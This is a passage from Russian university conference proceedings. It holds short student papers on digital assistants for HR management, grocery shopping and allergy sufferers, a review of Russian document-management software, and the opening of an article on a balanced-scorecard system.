3. Петаг, А. Нечеткое моделирование и управление // Москва : БИНОМ. Лаборатория знаний, 2012. – 798 с.
4. Иванов, В. М. Интеллектуальные системы: учебное пособие для вузов / В. М. Иванов ; под науч. ред. А. Н. Сесекина. – Москва : Издательство Юрайт, 2017. – 91 с.
5. Гхпновости : Фармотрасль России на начало 2022 года. Режим доступа: <https://gxpnews.net/2022/06/farmotrasl-rossii-na-nachalo-2022-goda>, свободный (дата обращения 25.10.2022).

УДК 331.108

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Минченков Алексей Константинович, магистрант, Комсомольский-на-Амуре государственный университет
Minchenkov Alexey Konstantinovich, Master's student of Komsomolsk-on-Amur State University

ЦИФРОВОЙ ПОМОЩНИК УПРАВЛЕНИЯ ПЕРСОНАЛОМ

DIGITAL ASSISTANT OF PERSONNEL MANAGEMENT

Аннотация. В статье рассмотрены вопросы актуальности создания и применения цифрового помощника по управлению персоналом, также особенности его интеграции и использования в организации. Выделены и обоснованы важные аспекты развития функциональности и использования систем искусственного интеллекта в реализации цифрового помощника. Сформулированы идеи использования предлагаемого цифрового ресурса в управлении обучением и аналитики производительности персонала.

Abstract. The article discusses the relevance of creating and using a digital assistant for personnel management, as well as the features of its integration and use in the organization. The important aspects of the development of functionality and the use of artificial intelligence systems in the implementation of a digital assistant are highlighted and justified. The ideas of using the proposed digital resource in training management and staff productivity analytics are formulated.

Ключевые слова: информационные технологии, цифровизация, цифровой помощник, управление персоналом, организация, инструмент.

Key words: information technology, digitalization, digital assistant, personnel management, organization, tool.

Вступая в цифровую эпоху, цифровая экономика переживает бум, и цифровые технологии быстро развиваются, играя все более важную роль в государственном секторе, что также выдвигает новые требования и новые стандарты для цифровых навыков, которыми должны овладеть работники. Государственные и частные организации придают большое значение совершенствованию корпоративных умений и навыков.

На сегодняшний день наблюдается проблема, связанная с необходимостью рационализации и повышения эффективности выполнения задач из области управления персоналом. В современном мире наблюдается колоссальный спрос со стороны бизнеса

на цифровые решения, результатом работы которых являются существенные улучшения качества работы, а также повышение производительности и компетенций каждого работника. Таким образом, одним из решений заявленной проблемы является разработка и интеграции цифровых помощников управления персоналом. Посредством цифровых помощников сегодня выполняются такие процессы, как обучение и развитие персонала, оценка показателей результативности, тестирование на знания, расчет заработной платы, проведение собеседование и ряд иных функций. Совокупность данных факторов значительно упрощает работы в целом и помогает повысить производительность компаний [1].

Учитывая современную динамику развития цифровых технологий, можно предположить, что в ближайшие годы подбором всех сотрудников станут заниматься роботы, например, чат-боты. Управление персоналом является одной из наиболее интересных и актуальных областей для интеграции цифровых решений. Современные цифровые помощники позволяют вести диалоги в режиме реального времени посредством голосовых и текстовых сообщений. Современные компании активно внедряют данные решения в корпоративные ресурсы, к примеру, социальные сети, сайты, мессенджеры и иные. Именно за счет этого может быть поддержано конкурентное преимущество организации, так как именно данного рода помощники позволяют оставаться на связи и вести потенциальных кандидатов 24 часа в сутки 7 дней в неделю. Анализируемые чат-боты являются реальными помощниками специалистов по персоналу, позволяя выстраивать коммуникации с соискателями, а также выполнять ряд иных трудоемких и затратных по ресурсам функций.

Внедрение цифровых платформ для управления персоналом оказывает содействие глубокой интеграции цифровой экономики и реальной экономики, а также создание кластера цифрового правительства. Кроме того, повышается уровень цифрового интеллекта в государственных услугах и социальном управлении.

Интеграция цифровых решений в вопросах управления персоналом требует не только знаний современных инструментов цифровизации, но также и понимание того, какие посредством них могут решаться задачи внутри компании. Используемое до недавнего времени программное обеспечение ограничивалось исключительно операционными процессами. Только в результате интенсивного развития сегмента информационных технологий появилась возможность использовать данные решения для выполнения иных более сложных процессов.

Цифровой помощник по управления персоналом - это начало цифровой трансформации деятельности предприятия. Сфера управления персоналом в течение последнего десятилетия претерпела колоссальные изменения в области автоматизации. Именно это смогло упростить выполнение задач из области HR и повысить со скоростью процессов управления. На сегодняшний день наблюдается колоссальный спрос со стороны бизнеса на цифровые решения, результатом работы которых являются существенные улучшения качества работы, а также повышение производительности и компетенций каждого работника.

Основными плюсами разработки цифровых помощников управления персоналом необходимо отметить повышение гибкости, автоматизации процессов, скорости и разнообразие выполнения действий. Именно благодаря данным решениям в современном мире появляются совершенно новые трудовые отношения, методы управления, исследуются психологические особенности взаимоотношений внутри организации.

Важным аспектом развития цифрового помощника управления персоналом является развитие вопросов использования систем искусственного интеллекта (ИИ). Интеллектуальные решения способны расширить выполняемые цифровым помощником функции – от набора и обучения до повышения вовлеченности и удержания сотрудников [2].

Цифровые помощники с ИИ могут быть интегрированы в систему управления обучением и предоставить полностью автоматизированную помощь в режиме реального времени во время программы обучения. Помимо этого, такая система способна выдавать рекомендации учебных курсов, основанных на интересах сотрудников, пробелах в навыках и ряде иных ключевых факторов. Искусственный интеллект также может помочь в автоматизированной виртуальной помощи для самообслуживания сотрудников. Всякий раз, когда у сотрудников возникают какие-либо вопросы, им не нужно писать или спрашивать HR-менеджера, они могут мгновенно использовать средства автоматического реагирования [3].

Аналитика производительности на основе ИИ позволяет менеджерам извлекать беспристрастную информацию из непрерывных оценок в реальном времени из нескольких источников. Поскольку аналитика ИИ может обрабатывать огромные объемы данных, она может оценивать различные аспекты того, насколько хорошо функционирует отдельная или распределенная команда, и вносить предложения по улучшению совместной работы.

Таким образом, в сфере управления персоналом цифровые технологии позволяют получить эффекты деятельности предприятия, представленные на рисунке 1.




Рисунок 1 – Получаемые цифровым инструментом эффекты деятельности предприятия

Исходя из этого, на цифровых помощников управления персоналом представляется возможным переложить множество сложнейших функций, связанных с обработкой данных и выполнением ряда иных задач. Ожидаемый результат от текущего уровня разработанности вопроса заключается в частичной автоматизации деятельности специалистов по управлению персоналом. В обозримом будущем станет возможна полная автоматизация и перенос всех функций с человека на цифровых помощников. Это значительно сократит расходы и финансовые потери организаций, наряду с повышением эффективности и рациональности их работы [4].

В заключение необходимо отметить, что для сохранения своей конкурентоспособности в современном мире, бизнес просто не может игнорировать цифровые технологии при организации управления своими сотрудниками. Одним из передовых решений в данной сфере является использование цифрового помощника, имеющего ряд ключевых преимуществ и особенностей, изученных в рамках данной работы.

СПИСОК ИСТОЧНИКОВ

1. Зуева З.В., Катровский Ю.А. Использование цифровых технологий в управлении персоналом // Бизнес-образование в экономике знаний. 2021. С. 16.
2. Егорова И.А. Цифровизация процессов управления персоналом: современные тенденции // Вестник ТИУиЭ. 2022. С. 29-30.

3. Стрельникова Л.А., Лембрикова М.М. Актуализация цифровых технологий в управлении процессом подбора персонала // Государственное и муниципальное управление. Ученые записки. 2019. С.5.

4. Олещенко С.И., Ползунова Н.Н., Соколов А.П. Цифровизация и инновации в системе управления персоналом // Журнал прикладных исследований. 2022. С.9.

УДК 621.9:519.8

Котляров Валерий Петрович, кандидат технических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Kotlyarov Valery Petrovich, Candidate of Technical Sciences, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Сидоренко Ярослав Максимович, студент, Комсомольский-на-Амуре государственный университет;

Sidorenko Yaroslav Maksimovich, student of Komsomolsk-na-Amure State University

ЦИФРОВОЙ ПОМОЩНИК ПОКУПАТЕЛЯ ПРОДУКТОВ

AN APP TO HELP WITH THE PURCHASE OF PRODUCTS

Аннотация. В данной работе предложен вариант цифрового помощника покупателя, предназначенного для покупки различных продуктов питания, разработанного на основе умных очков третьей версии от компании google, который представляет информацию о наборе и величине ингредиентов, из которых они состоят, а также помогает выбрать нужный товар.

Abstract. In this paper, a variant of the digital assistant of the buyer is proposed for the purchase of various food products, developed on the basis of smart glasses of the third version from Google, which provides information about the set and size of the ingredients they consist of, and also helps to choose the right product.

Ключевые слова: цифровой помощник, приложение смартфонов, умные очки, продукты питания, автоматизация.

Key words: digital assistant, smartphone app, smart glasses, food, automatization.

В наше время на полках в магазине лежит огромное количество продуктов от самых разных производителей. Выбор настолько огромен, что приходится тратить много времени на поиск и анализ каждого товара по отдельности, да еще и вручную. При покупке хочется не только сэкономить, но и купить продукт питания, который был произведен по стандарту, и, производитель которого, не пренебрегал установленными стандартам.

Покупатели, которые хотят правильно питаться, вынуждены читать состав каждого продукта и искать в интернете необходимую информацию о химических добавках (которые маркируются буквой «Е»), и читать, могут ли они принести им вред.

При изучении аналогов была выявлена их главная проблема, необходимо каждый раз, когда вы хотите получить информацию о продукте, доставать телефон и искать штрих-код или qr-код продукта, что довольно неудобно, а в некоторых случаях его еще и очень проблематично просканировать [1 – 7]. Исходя из этого разрабатывается вариант цифрового помощника для умных очков google glasses (рисунок 1).



Рисунок 1 – Очки, для которых будет разработано приложение [8]




Рисунок 2 – Возможный вид интерфейса [9]

При помощи разрабатываемого приложения (рисунок 2) и умных очков от компании google, достаточно просто посмотреть на штрих-код или qr-код товара и вся информация о нем будет проанализирована и выведена вам на мини-экран, можно коротко узнать о влиянии на организм каждого компонента, который содержится в данном продукте, получить подробную информацию о производителе данного товара.

Работать приложение будет следующим образом: с помощью камеры очков и продвинутого искусственного интеллекта, очки сканируют продукт, который держит в руке пользователь, и программа определяет, что это такое, затем обращается к готовой базе данных, которая уже есть, к ней мы получим доступ заранее, за информацией о продукте, и списком выводит уже проанализированную информацию на маленький экран очков о том, как повлияет на организм употребление данного продукта, насколько данный продукт в процентном соотношении полезный, и, главное, насколько продукт каче-

ственный (рисунки 3, 4) [10].




Рисунок 3 – Примерная работа программы



Рисунок 4 – Еще один пример работы программы

Если коротко описать цифровой помощник, то он выводит очень краткую информацию о производителе данного товара, а также рейтинг доверия производителю, который будет основываться на любой, подтвержденной о нем информации.

При помощи данного цифрового источника и умных очков, достаточно просто посмотреть на товар, и вся информация о нем будет выведена на мини-экран данных очков, можно коротко узнать о влиянии на организм каждого компонента, который содержится в данном продукте, получить подробную информацию о производителе данного товара.

В результате данной работы, был рассмотрен и предложен вариант цифрового помощника для покупателей продуктов. Был разобран его принцип работы, а также вероятная польза.

СПИСОК ИСТОЧНИКОВ

1. Википедия : Smart camera : сайт. - URL: https://en.wikipedia.org/wiki/Smart_camera (дата обращения 27.10.2022).
2. Биг гик : почему умные очки Apple Glass ждёт успех : сайт. - URL: https://manggis.kz/blog/umnaya_kamera_videonabludeniya (дата обращения 27.10.2022).
3. Википедия : Google Glass : сайт. - URL: https://ru.wikipedia.org/wiki/Google_Glass (дата обращения 02.10.2022).
4. Википедия : Машинное зрение : сайт. - URL: https://ru.wikipedia.org/wiki/Машинное_зрение (дата обращения 02.10.2022).
5. Википедия : Artificial intelligence : сайт. - URL: https://en.wikipedia.org/wiki/Artificial_intelligence (дата обращения 02.10.2022).
6. Мир смартфонов : Приложения для Похудения : сайт. - URL: <https://mirsmartphonov.ru/prilozheniya-dlya-pohudeniya/> (дата обращения 02.10.2022).
7. tarifkin : Как определить качество продуктов в приложении : сайт. - URL: <https://tarifkin.ru/mobilnye-sovety/kak-opredelit-kachestvo-produktov-v-prilozhenii> (дата обращения 02.10.2022).
8. Хабр : «Умное» видеонаблюдение : сайт. - URL: <https://habr.com/ru/company/toshibarus/blog/458094/> (дата обращения 27.10.2022).
9. Андроидлайм : Приложения для проверки качества продуктов : сайт. - URL: <https://androidlime.ru/app-products-check> (дата обращения 27.10.2022).
10. Хай-теч : Как проверить натуральность продуктов с помощью смартфона : сайт. - URL: <https://hi-tech.mail.ru/news/55876-kak-proverit-naturalnost-produktov-s-pomoschyu-smartfona/?ysclid=139i6uiuw7> (дата обращения 02.10.2022).

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Шатов Александр Витальевич, студент, Комсомольский-на-Амуре государственный университет

Shatov Alexander Vitalyevich, student of Komsomolsk-na-Amure State University

ЦИФРОВОЙ ПОМОЩНИК ДЛЯ АЛЛЕРГИКОВ

DIGITAL ASSISTANT FOR ALLERGIC PERSONS

Аннотация. Предложен цифровой помощник для людей, страдающих аллергией, описаны архитектура приложения, сервисы получения данных, функционал и инструменты реализации. Проведен анализ рынка технологий здравоохранения в России, изучены актуальность для рынка и существующие на сегодняшний день цифровые помощники.

Abstract. A digital assistant for people with allergies is proposed, and the architecture of the application, data retrieval services, functionality, and implementation tools are described. An analysis of the healthcare technology market in Russia was conducted, and the relevance to the market and existing digital assistants were studied.

Ключевые слова: цифровой помощник, аллергия, здравоохранение, разработка приложений, архитектура ПО.

Key words: digital assistant, allergy, healthcare, application development, software architecture.

Введение

По данным аналитиков Frost & Sullivan объем рынка технологий здравоохранения в 2019 году вырос на \$90 млн. За первое полугодие 2021 года общая сумма инвестиций в цифровое здравоохранение в России составила \$31,7 млн. Наибольший процент получили проекты, связанные с предоставлением телемедицинских услуг (34 %), чуть меньше (24 %) – сервисы для пациентов, и на третьем месте по доле вложений – проекты, обеспечивающие медицинское страхование [4].

Глобальная статистика еще более впечатляющая. С 2014 по 2021 год объем вложений в этой сфере вырос в 10 раз – с \$633,8 млн до \$6,662 млрд. А за первое полугодие 2021 года суммарный объем инвестиций в цифровую медицину вырос более чем в два раза, достигнув рекордных \$14 млрд. В ближайшие лет пять медуслуги станут одним из самых динамично растущих сегментов рынка здравоохранения в России и мире, а темпы роста составят порядка 10 – 15 % в год [4].

Основная часть

Проведя исследование мобильных приложений, связанных с темой здравоохранения, было выявлено нехватка приложений помощника для аллергиков. По данным Российской ассоциации аллергологов и клинических иммунологов за 2019 год, различными формами аллергических заболеваний страдают от 17,5 % до 30 % россиян [6].

Существующие на рынке приложения-помощники для аллергиков можно разделить на три категории: календари самочувствия, трекеры изменения окружающей среды и анализаторы состава продуктов [1].

Большинство приложений не ориентированы на Российский рынок, коммерциализация происходит за счет продажи рекламы или распространения по подписке, подписка стоит в районе трех долларов, что соответствует риторике «По цене чашки кофе».

Проанализировав рынок медицинских цифровых помощников, было принято решение создания собственного цифрового помощника. Целевая аудитория приложения – люди, страдающие хронической и сезонной аллергией, главная цель упростить жизнь аллергиков, благодаря широкому функционалу приложения [1].

Основным функционалом будет являться поиск аллергенов в составе продуктов, через сканирование штрих кода, при регистрации пользователь заполняет подробную анкету, куда заносит всю информацию о аллергии, информацию о нужных препаратах и экстренные контакты.

К дополнительному функционалу будет относиться: календарь цветения, он напомнит о начале цветения выбранных в анкете растений и напомнит купить нужные препараты; трекер температуры, поможет при аллергии на холод, напомнит одеться теплее, чтобы не получить приступ холодовой аллергии; поиск по аптечным препаратам, в составе лекарств тяжело разобраться, и важно сразу выяснить можно ли вам принимать его.

Для упрощения перехода будет разработана интеграция со сторонними сервисами, в первую очередь это уже существующие дневники аллергии, различные дневники диет, это решение позволит не дублировать и так перенасыщенный рынок различных дневников и позволит перейти на нашу платформу без потери прошлой информационной базы.

Техническая реализация

Также будет реализована возможность формирования отчетов, отчет формируется за выбранный период в него будет входить информация из дневника, поверх которой можно показывать какие внешние факторы были в это время.

Приложение будет разработано под операционные системы Android, IOS, используя язык программирования C# и кроссплатформенный графический фреймворк Avalonia UI, в будущем благодаря модульности архитектуры возможно портирование в веб-версию и версию для telegram web apps.

Для хранения данных будет использоваться документоориентированная база данных RavenDB, она имеет открытый исходный код и удобный веб-интерфейс для работы с данными и настройки базы.

Срок разработки Minimal Viable Product (MVP) версии ориентировочно составит три месяца.

В приложении будет реализована микросервисная архитектура, которая будет включать в себя:

- 1 Сервис аутентификации.
- 2 Базу данных.
- 3 Сервис погоды.
- 4 Сервис данных о пыльце.
- 5 Сервис данных о составе продуктов.

Для получения данных о цветении растений будет использоваться открытое API от проекта Пыльца CLUB, они имеют собственную базу о цветении в России, а также проводят ежедневный анализ и мониторинг цветения растений.

Модуль трекера температуры будет получать данные из открытого API от Яндекс.Погода, в будущем можно реализовать выбор сервиса погоды в настройках из нескольких предложенных.

Тестовая версия сервиса получения данных о составе продуктов будет использовать открытый API от МойСклад, в дальнейшем стоит рассмотреть возможность покупки доступов у разработчиков приложения Честный знак.

Схема микросервисной архитектуры приложения приведена на рисунке 1.



Рисунок 7 – Микросервисная архитектура приложения

Таким образом, описав основную архитектуру и выбрав функциональность, был определен вектор направления развития исследований по проектированию и разработке цифрового медицинского помощника.

СПИСОК ИСТОЧНИКОВ

1. Дедусенко Е. А., Елина О. А. Молодежное технологическое предпринимательство: Тренды и вызовы создания стартапа // Вестник Удмуртского университета. Серия «Экономика и право». 2022. URL: <https://cyberleninka.ru/article/n/molodezhnoe-tehnologicheskoe-predprinimatelstvo-trendy-i-vyzovy-sozdaniya-startapa> (дата обращения: 28.10.2022).
2. Карцхия, А. А. Цифровая медицина - реальность сегодняшнего дня // Эспр. 2021. URL: <https://cyberleninka.ru/article/n/tsifrovaya-meditsina-realnost-segodnyashnego-dnya> (дата обращения: 28.10.2022).
3. Дикарева Т. В., Румянцев В. Ю. Картографический анализ распространения растений-аллергенов в России // Вестник Московского университета. Серия 5. География. 2015. URL: <https://cyberleninka.ru/article/n/kartograficheskiy-analiz-rasprostraneniya-rasteniy-allergenov-v-rossii> (дата обращения: 28.10.2022).
4. Тарасенко, Е. А. Развитие технологических инноваций в области Mhealth: Возможности для врачей для профилактики заболеваний, диагностики и консультирования пациентов // Врач и информационные технологии. URL: <https://cyberleninka.ru/article/n/razvitie-tehnologicheskikh-innovatsiy-v-oblasti-mhealth-vozmozhnosti-dlya-vrachey-dlya-profilaktiki-zabolevaniy-dagnostiki-i-konsulirovaniya-patsientov> (дата обращения: 28.10.2022).
5. Сабиров, Д. А. Микросервисная архитектура на Frontend // Научный журнал. 2021. URL: <https://cyberleninka.ru/article/n/mikroservisnaya-arhitektura-na-frontend> (дата обращения: 28.10.2022).
6. Сидорович О. И., Лусс Л. В. Пищевая аллергия принципы диагностики и лечения // Мс. 2016. №16. URL: <https://cyberleninka.ru/article/n/pishevaya-allergiya-printsipy-dagnostiki-i-lecheniya> (дата обращения: 29.10.2022).
7. Орлова Надежда Алексеевна Носимые технологии как драйвер развития рынка Medtech // Успехи в химии и химической технологии. 2021. №1 (236). URL: <https://cyberleninka.ru/article/n/nosimye-tehnologii-kak-drayver-razvitiya-rynka-medtech> (дата обращения: 05.11.2022).
8. Итинсон, К. С. Персональные цифровые помощники в медицинском образовании и системе здравоохранения России // Ани: Педагогика и психология. 2021. №1 (34). URL: <https://cyberleninka.ru/article/n/personalnye-tsifrovye-pomoschniki-v-meditsinskom-obrazovanii-i-sisteme-zdravoohraneniya-rossii> (дата обращения: 04.11.2022).

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Юшков Артём Андреевич, студент, Комсомольск-на-Амуре государственный университет
Yushkov Artem Andreevich, student of Komsomolsk-na-Amure State University

ОБЗОР ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ, РЕАЛИЗУЮЩИХ ЭЛЕКТРОННЫЙ ДОКУМЕНТООБОРОТ

OVERVIEW OF INFORMATION TECHNOLOGIES IMPLEMENTING ELECTRONIC DOCUMENT MANAGEMENT

Аннотация. В этой статье рассматривается актуальная в нынешнее время тема организации документооборота. В работе описывается программное обеспечение отечественного производства, используемое для автоматизации электронного документооборота. В результате обзора и аннотации были выделены плюсы и минусы современных информационных технологий для электронного документооборота.

Abstract. In this article, the topic of document management is currently relevant. In the work on corporate software of domestic production used to connect to electronic document management. As a result of the review and annotations, the pros and cons of modern information technologies for their own workflow were highlighted.

Ключевые слова: электронный документооборот, информационные технологии, программное обеспечение, система электронного документооборота, документооборот.

Key words: electronic document management, information technologies, software, electronic document management system, document flow.

Документооборот – деятельность по организации движения документов на предприятии с момента их создания или получения до завершения исполнения: отправки из организации или направления в архив. Документооборот существует в любой компании – от небольшого предприятия до крупной многомиллионной компании. И все же далеко не все компании уделяют внимание регламентации документооборота, хотя по мере развития бизнеса такая работа становится необходимостью. Возможно, что сотрудники компании не сразу привыкнут к тому, что их действия должны выполняться строго по регламенту, тем не менее, это позволит им уменьшить время на выполнение своих обязанностей – а значит это позволит им работать эффективнее. Каждая компания по мере увеличения численности штата сотрудников сталкивается с увеличивающимися потоками плохо структурированной информации. При отсутствии какого-либо регламента документооборота у любого предприятия будут похожие проблемы – запутанные маршруты прохождения и потери документов, отсутствие нормальной номенклатуры дел и, как следствие, проблемы, возникающие с поиском документов, ведением финансового учета.

Правильно организованный документооборот обеспечит эффективную и бесперебойную работу компании; поспособствует более высокому качеству работы персонала; позволит руководству принимать правильные решения; предоставит оперативный доступ к ранее созданной информации; позволит быстро доносить новую информацию от управленцев до исполнительных работников; даст возможность начальству лучше контролировать выполнение задач.

В современное время существует два типа документооборота. Это бумажный документооборот и электронный документооборот. Современные люди с трудом поспевают за процессом модернизации различных сфер современного общества. Многие страны, в том числе и Российская Федерация, взяли курс на цифровизацию, то есть использование современных технологий для улучшения бизнес-процессов во всех сферах деятельности. При всем этом цифровизация коснулась и документооборота, и сейчас ведутся процесс замены бумажного документооборота на электронный документооборот.

На данный момент времени все больше фирм и предприятий стараются как можно меньше полагаться на бумажный документооборот. Хотя документы в бумажном виде и имеют множество плюсов таких как: простое восприятие документа, возможность работы с документом без каких-либо специальных средств, не считая расходных материалов, а также легкое хранение документов, все же ведение документации в электронном виде более удобно.

К плюсам можно отнести более быстрый обмен документов, уменьшение времени необходимого сотрудникам на рутинные операции, снижение расходов на покупку бумаги, папок и прочих расходных материалов, а также службы курьерской доставки. Также к плюсам можно отнести безопасность документов, освобождение места в архиве, а также уменьшение количества ошибок в документации. Но даже с выше перечисленными плюсами бумажная документация уступает электронной в скорости обработки информации и её транспортировки между предприятиями, а также в удобности хранения, из-за чего более выгодно хранить и вести такую документацию в электронном виде.

Авторами было выделено программное обеспечение (ПО) отечественного производства, помогающее вести электронный документооборот. К таким программам относятся:

1) 1С:Документооборот – благодаря данной системе вся работа с документами происходит в режиме автоматизации. Данная программа в больших компаниях позволяет увеличить взаимодействие между сотрудниками предприятий. Кроме того, начальство может контролировать сотрудников во время работы. К плюсам программы можно отнести её дешевизну, простоту в использовании, а также контроль над работой сотрудников. Из минусов можно отметить необходимость, покупать программу только у официального продавца.

2) СЭД «ДЕЛО» – данная программа позволяет контролировать оборот документов компании. Программа включает набор инструментов с максимальными нагрузками. Программа удобна тем, что пользователи могут работать на этой программе, не находясь в офисе, с помощью мобильного приложения. СЭД «ДЕЛО» имеет большой спектр возможностей в обработке документов, создания договорных процессов, контроля задач, выполняемых сотрудниками. К плюсам программы можно отнести оптимизацию рабочих процессов; архивирование документации; контроль работы сотрудников на работе. К минусам можно отнести не очень удобное отслеживание пути документов, а также возможность приобретения программы только через официального продавца.

3) ПО «Директиум» – программа, позволяющая сохранять и управлять всей документацией компании. ПО «Директиум» обеспечивает хорошую конфиденциальность информации с помощью систем шифрования и кодировок. К плюсам программы можно отнести оптимизацию рабочих процессов, архивирование документации, контроль над сотрудниками во время работы. К минусам можно отнести плохо настраиваемый интерфейс программы, из-за чего некоторое время трудно привыкать к обращению к программе сотрудникам.

4) «Ландокс» – платформа, позволяющая управлять ресурсом корпорации. С помощью электронного архива вся документация хранится в одном месте. Программа оснащена хорошей поисковой системой, что обеспечивает быстрое нахождение доку-

ментации. К плюсам программы можно отнести возможность подключения к программе сотрудников из разных подразделений в компании. К минусам можно отнести слабую функциональность программы и тяжёлое изучение программного обеспечения.

5) «TESSA» - быстрая площадка для контроля над документацией. Основным преимуществом программы является её скорость. Кроме того, система имеет хороший интерфейс, и проста в использовании. Программа способна удерживать любые объёмы информации. Из-за выше перечисленных преимуществ программа активно используется, как небольшими, так и крупными компаниями. К плюсам программы можно отнести очень хорошую скорость передачи данных, а также возможность работы на разных устройствах, таких как персональный компьютер или телефон. К минусам программы можно отнести небольшой спектр возможностей в настройке интерфейса.

6) «Тезис» - программа, позволяющая удобно автоматизировать документацию. Дает возможность сотрудникам работать прозрачно. Система применяется, как в небольших компаниях, так и в государственных учреждениях. Кроме того, программу активно используют сотрудники образовательных учреждений. Программа имеет широкий набор функций, а также не требует дополнительных затрат. Можно работать не только с персонального компьютера или ноутбука, но и с других устройств, находясь в любой точке мира. К плюсам программы хочется отнести облачную версию программы, а также легкость внедрения с маленькими сроками установки.

7) ELMA365 ECM - отличное решение для построения электронного документооборота. Программа позволяет совершать контроль, не привязываясь к конкретной документации. Это главное отличие от стандартной программы СЭД. Документ создается на основе информации или электронной почты. Хранятся документы в специальном архиве, где легко и быстро можно найти нужный файл. К плюсам программы можно отнести хорошую функциональность, а также возможность архивирования данных. К минусам можно отнести трудность в изучении программы.

8) ДоксВидж – программа управления документами и бизнес-процессами компании. Данная программа даёт возможность оптимизировать широкий круг бизнес-процессов по обработке документов. Программа входит в топ-3 Российских программа систем автоматизации документооборота. К плюсам программы можно отнести высокую скорость работы при подключении новых сотрудников, прекрасную архитектуру тем самым удобную интеграцию других систем, удобное согласование документов, вариативное протоколирование работ пользователя. К минусам можно отнести невероятно неудобный навигатор, что затрудняет поиск документов, отсутствие возможности страничного ввода объектов в описание документа, невозможность применения дополнительных стилей в описание документов, возможность приобретения программы только через официального продавца.

Таким образом, исходя из проведенного обзора можно сформировать вывод, что любое предприятие способно подобрать для себя электронную систему документооборота с учетом финансовых возможностей. Изучив тему электронного документооборота, авторы могут порекомендовать только начинающим компаниям программу «Директиум» или «Тезис», так как из всех вышеперечисленных программ они более легкие для освоения, а также имеют небольшую стоимость лицензии. Для предприятий с большим опытом работы авторы рекомендуют «Ландоксил» или 1С:Документооборот, из-за его возможности объединять разные подразделения в одну сеть, что обеспечивает большую продуктивность.

СПИСОК ИСТОЧНИКОВ.

1. Багаева А. П., Девайкина Т. А. Проблемы внедрения СЭД и их решения // Актуальные проблемы авиации и космонавтики. 2015. Т. 1. С. 546-548.

2. Бородин, М. В. О терминах и принципах в сфере электронного документооборота // Актуальные проблемы российского права. 2016. № 2(63). С. 102-109.
3. Мансурова Н. А., Веселов П. С. Предпосылки и этапы внедрения системы электронного документооборота в сфере малого и среднего бизнеса. – Режим доступа: <https://cyberleninka.ru/article/n/predposylki-i-etapyvnedreniya-sistemy-elektronного-dokumentooborota-v-sfere-malogo-i-srednego-biznesa> (дата обращения: 02.07.2020).
4. Жарков, А. А. Система электронного документооборота. – Режим доступа: <https://cyberleninka.ru/article/n/sistema-elektronного-dokumentooborota> (дата обращения: 02.07.2020).
5. Бобылева, М. П. Управленческий документооборот: от бумажного к электронному. Вопросы теории и практики. Москва : ТЕРМИКА, 2015. 470 с.
6. Красносельцева, И. Е. Сравнительный анализ систем электронного документооборота с помощью методов кластеризации // Скиф. 2020. №3 (43). URL: <https://cyberleninka.ru/article/n/sravnitelnyu-analiz-sistem-elektronного-dokumentooborota-s-pomoschyu-metodov-klasterizatsii> (30.01.2021).
7. Баласанян В. Концепция автоматизации отечественного документооборота // Открытые системы. – 1997. – № 1.
8. Фомичев П.Б. Применение LotusNotes для создания сложных распределенных систем документооборота. Часть-1 /П.Б. Фомичев // Информатика, управление и компьютерные технологии. – СПб.: Изд-во СПбГИЭУ, 2002.
9. Гавердовский А. Концепция построения систем автоматизации документооборота // Открытые системы. – 1997. – № 1.
10. Арасланова, В. А. Документационное обеспечение управления : учебно-практическое пособие в схемах, таблицах, образцах : учебное пособие для студентов вузов, обучающихся по направлению бакалавров «Документоведение и архивоведение» / В.А. Арасланова.–2-е издание.-Москва:Директ-Медиа,2017.–С. 31.

УДК 004.414

Ларченко Юлия Геннадьевна, кандидат экономических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Larchenko Yulia Gennadievna, Candidate of Economic Sciences, Associate Professor, Assistant Professor of «Design, Management and Development of Information Systems Department», Komsomolsk-na-Amure State University
Баншиков Роман Юрьевич, студент, Комсомольский-на-Амуре государственный университет
Banshchikov Roman Yuryevich, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА ПРОЕКТА АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ СБАЛАНСИРОВАННЫХ ПОКАЗАТЕЛЕЙ ПРЕДПРИЯТИЯ

DEVELOPMENT OF THE PROJECT OF AUTOMATED SYSTEM OF BALANCED INDICATORS OF THE ENTERPRISE

Аннотация. В статье представлено обоснование необходимости разработки и основные сводные показатели проекта автоматизированной информационной системы (АИС) сбалансированных показателей предприятия. Основная цель работы заключается в описании функциональных возможностей АИС, направленных на оценку эффективности использования ресурсов предприятия в рамках концепции интегрированного капитала.

АИС сбалансированных показателей позволяет рассчитать групповые коэффициенты всех видов капиталов: финансового, производственного, человеческого, природного, интеллектуального и социально-репутационного, а также интегральный показатель. В заключение выводы, полученные предприятием в ходе анализа, позволяют внести корректировки в систему стратегических целей, траекторию его развития.

Abstract. The article presents the justification for the need to develop and the main summary indicators of the project of an automated information system (AIS) of the balanced indicators of the enterprise. The main purpose of the work is to describe the functionality of the AIS aimed at assessing the efficiency of the use of enterprise resources within the framework of the concept of integrated capital. Balanced Scorecard AIS allows you to calculate the group coefficients of all types of capital: financial, industrial, human, natural, intellectual and socio-reputational, as well as an integral indicator. In conclusion, the conclusions obtained by the enterprise in the course of the analysis make it possible to make adjustments to the system of strategic goals, the trajectory of its development.

Ключевые слова: автоматизированная информационная система, система сбалансированных показателей, предприятие, цель, проект.

Key words: automated information system, balanced scorecard, enterprise, goal, project.

